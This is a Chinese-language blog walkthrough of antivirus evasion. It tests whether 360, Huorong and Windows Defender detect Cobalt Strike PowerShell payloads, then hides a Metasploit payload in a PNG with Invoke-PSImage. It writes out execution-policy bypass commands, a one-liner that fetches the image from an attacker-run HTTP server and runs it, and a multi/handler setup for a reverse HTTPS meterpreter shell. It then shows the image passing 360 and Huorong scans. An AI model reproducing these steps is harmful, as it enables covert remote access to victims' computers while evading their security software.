
电脑健康建议：安装过多的杀毒软件，可能会导致电脑资源占用超高

[查看查杀报告](#)

火绒查杀，报毒（这不一定是好事，这样攻击者可以通过fuzz的方式绕过）




Windows Defender查杀，刚复制过来就删掉了！





走到现在的只有360了，那继续


```
PowerShell.exe -ExecutionPolicy Bypass -File .\payload.ps1
```



上线成功，甚至还执行了一个命令




但是

	pid	arch	last
exe	1584	x64	34s

这里可以看到，上线之后就掉线了，last时间不断增加，可能是由于杀软存在的原因，笔者在以前测试python免杀的时候，也遇到这种情况，当时的方法是再执行一次刚刚的命令即可上线成功

但是，戏剧性的一幕来啦



此时360开始杀毒，那如果将文件再次复制进行不执行，使用静态测试呢？



360出手了，笔者怀疑应该是云查杀上传之后分析为木马病毒，也或者是执行的时候触碰了某个特征（只是笔者简单怀疑，不一定准确）。

而且据说，360在虚拟机和实体机的表现好像有差异。

因此在此可以进行如下总结：

Cobal Strike 4.0版本生成powershell攻击脚本在静态下的查杀效果：

	火绒	360	Windows Defender
windows 10 64位	未测	☐	未测
windows server 2019 64位	☐	未测	☐

ps：以上环境都联网状态下

同样

Cobal Strike 4.0版本生成powershell攻击脚本在动态执行上线的查杀效果：

	火绒	360	Windows Defender
windows 10 64位	未测	☐	未测
windows server 2019 64位	☐	未测	☐

ps：因为静态环境下全挂，所以动态就直接写结果

上传微步评估：


https://s.threatbook.cn/report/file/130d331957f3fd881c4c4c472d6a5451556726e56efe943aa55bcd7f31fe5b9f/?env=win7_sp1_enx64_office2013

The screenshot displays the ThreatBook Cloud Sandbox interface. At the top, there is a search bar and navigation links for '上传' (Upload), '报告' (Report), '云API' (Cloud API), and '个人中心' (Personal Center). The main content area shows a file analysis report for 'payload.ps1' with a SHA256 hash of 130d331957f3fd881c4c4c472d6a5451556726e56efe943aa55bcd7f31fe5b9f. The report indicates that the file is malicious, with a score of 60 points. The sample is labeled as 'TrojanDropper' and 'Cobacis'. A sidebar on the left contains navigation options such as '多引擎检测' (Multi-engine detection), '威胁情报IOC' (Threat intelligence IOC), '行为签名' (Behavioral signatures), '情报判定系统' (Intelligence judgment system), '基本信息' (Basic information), '静态信息' (Static information), '执行流程' (Execution flow), '进程详情' (Process details), '运行截图' (Execution screenshots), '网络行为' (Network behavior), and '释放文件' (Release files). The main report area shows a '多引擎检出率 9 / 25' (Multi-engine detection rate 9 / 25) and a table of detection results from various engines.

反病毒引擎	检测结果 (最近检测时间: 2021-05-30 19:30:55)
江民 (JiangMin)	Trojan.Cometer.om
360 (Qihoo 360)	virus.js.qexvmc.1
ESET	Win32/Rozena.ACE trojan
GDATA	Heur.BZC.PZQ.Boxter.826.E3909EE2
大蜘蛛 (Dr.Web)	PowerShell.Inject.17
微软 (MSE)	TrojanDropper:PowerShell/Cobacis.B
NANO	Trojan.Script.Rozena.haktke
卡巴斯基 (Kaspersky)	Trojan.PowerShell.Cobalt.a
Avast	PwrSh:Dropper-F

上传virustotal评估:

https://www.virustotal.com/gui/file/130d331957f3fd881c4c4c472d6a5451556726e56efe943aa55bcd7f31fe5b9f/



31
/ 59

31 security vendors flagged this file as malicious

130d331957f3fd881c4c4c472d6a5451556726e56efe943aa55bcd7f31fe5b9f

payload.ps1

3.47 KB Size

2021-05-30 11:30:33 UTC
43 minutes ago

Community Score

checks-network-adapters detect-debug-environment direct-cpu-clock-access powershell runtime-modules

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Crowdsourced YARA Rules

Matches rule `Msfpayloads_msf_ref` by Florian Roth from ruleset `gen_metasploit_payloads` at <https://github.com/Neo23x0/signature-base>
↳ [Metasploit Payloads - file msf-ref.ps1](#)

Crowdsourced Sigma Rules

CRITICAL 0 HIGH 0 MEDIUM 1 LOW 0

1 match for rule `Non Interactive PowerShell` by Roberto Rodriguez @Cyb3rWard0g (r... from Sigma Integrated Rule Set (GitHub)
↳ [Detects non-interactive PowerShell activity by looking at powershell.exe with not explorer.exe as a parent.](#)

Ad-Aware	Heur.BZC.PZQ.Boxter.826.E3909EE2	AhnLab-V3	TrojaniPowerShell.CobaltStrike.S1463
ALYac	Heur.BZC.PZQ.Boxter.826.E3909EE2	Arcabit	Heur.BZC.PZQ.Boxter.826.E3909EE2
Avast	PwrSh.Dropper-F [Trj]	AVG	PwrSh.Dropper-F [Trj]
BitDefender	Heur.BZC.PZQ.Boxter.826.E3909EE2	ClamAV	Win.Trojan.CobaltStrike-7917400-0
Cyren	PSH/Cobacis.A.gent/Camelot	DrWeb	PowerShell.Inject.17
Emsisoft	Heur.BZC.PZQ.Boxter.826.E3909EE2 (B)	eScan	Heur.BZC.PZQ.Boxter.826.E3909EE2
ESET-NOD32	Win32/Rozena.ACE	FireEye	Heur.BZC.PZQ.Boxter.826.E3909EE2
Fortinet	JS/Taboc.Altr	GData	Heur.BZC.PZQ.Boxter.826.E3909EE2


总结下：这里CS4.0生成的powershell木马，全挂

5 RGB图片隐写术——msf上线

这里使用上面生成的两个Powershell木马文件，来做

	msf-crow.ps1	今天 18:12
	payload.ps1	今天 19:09

这里需要先准备一张图：1.jpg



首先进行如下操作：

```
Set-ExecutionPolicy Unrestricted -Scope CurrentUser
```

主要是防止生成木马期间报错

```
PS C:\0_powershell\Invoke-PSImage-master> Set-ExecutionPolicy Unrestricted -Scope CurrentUser
执行策略更改
执行策略可帮助你防止执行不信任的脚本。更改执行策略可能会产生安全风险，如 http://go.microsoft.com/fwlink/?LinkID=135170
中的 about Execution Policies 帮助主题所述。是否要更改执行策略？
[Y] 是(Y) [A] 全是(A) [N] 否(N) [L] 全否(L) [S] 暂停(S) [?] 帮助 (默认值为“N”)： y
PS C:\0_powershell\Invoke-PSImage-master>
```

```
Import-Module .\Invoke-PSImage.ps1
```

导入Invoke-PSImage文件，执行如下语句：

```
Invoke-PSImage -Script .\msf-crow.ps1 -Image .\1.jpg -Out msf-crow.png -Web > 1.txt
```

```
PS C:\0_powershell\Invoke-PSImage-master> Set-ExecutionPolicy Unrestricted -Scope CurrentUser
执行策略更改
执行策略可帮助你防止执行不信任的脚本。更改执行策略可能会产生安全风险，如 http://go.microsoft.com/fwlink/?LinkID=135170
中的 about Execution Policies 帮助主题所述。是否要更改执行策略？
[Y] 是(Y) [A] 全是(A) [N] 否(N) [L] 全否(L) [S] 暂停(S) [?] 帮助 (默认值为“N”)： y
PS C:\0_powershell\Invoke-PSImage-master> Import-Module .\Invoke-PSImage.ps1
PS C:\0_powershell\Invoke-PSImage-master> Invoke-PSImage -Script .\msf-crow.ps1 -Image .\1.jpg -Out msf-crow.png -Web > 1
.txt
PS C:\0_powershell\Invoke-PSImage-master>
```

这里解释下：

-Script为要转化为图片马的powershell脚本，我这里是msf-crow.ps1

-Image是一张正常的图片

-Out生成的图片马，注意这里图片格式为PNG

—web将读取的命令显示出来


>1.txt将读取的命令放到1.txt里面去，方便到时候修改复制（当然这个命令也可以不加，但是不加的话，不好复制）

注意：如果你这里使用type键进行自动补全的时候，小心这里要加载的是 Invoke-PSImage函数，而不是 Invoke-PSImage.ps1脚本

```
PS C:\0_powershell\Invoke-PSImage-master> .\Invoke-PSImage.ps1
```

这个生成的结果如下：

免杀图片马msf-crow.png



Web命令：

```
sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap((a Net.WebClient).OpenRead("http://e
```

这里的`http://example.com/msf-crow.png`

要将地址换成你的vps

这里我就在mac上开启一个HTTP服务

```
python3 -m http.server 5555
```

这个ip地址就是`10.211.55.2:5555`

```
# crow @ crows-Mac in ~ [20:06:03]
$ cd Desktop/0530

# crow @ crows-Mac in ~/Desktop/0530 [20:06:11]
$ ls
Invoke-PSImage-master  msf-crow.png          msf-crow.ps1          payload.ps1

# crow @ crows-Mac in ~/Desktop/0530 [20:06:12]
$ python3 -m http.server 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
```

拼凑的命令如下:

```
sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap((a Net.WebClient).OpenRead("http://1
```

msf开启监听模式:

```
Metasploit tip: Adapter names can be used for IP params
set LHOST eth0


msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.211.55.2:4444
```

然后在各种环境下进行静态查杀测试:

360

静态查杀, 正常



360安全卫士12

未登录

我的电脑 木马查杀 电脑清理 系统修复 优化加速 功能大全 软件管家

扫描完成，未发现木马病毒

如果电脑仍存在主页篡改、桌面图标异常等问题，可尝试使用**强力模式**查杀或**反馈求助**

完成

发现

主页修复
一键解决浏览器主页相关问题
立即体验

故障修复与人工服务
集成常见电脑问题解决方案，保障电脑正常运行
立即体验

火绒查杀正常

火绒安全 病毒查杀

本次扫描未发现风险

扫描已完成

完成


扫描对象：1个

发现风险：0个

总用时：00:00:01

处理风险：0个

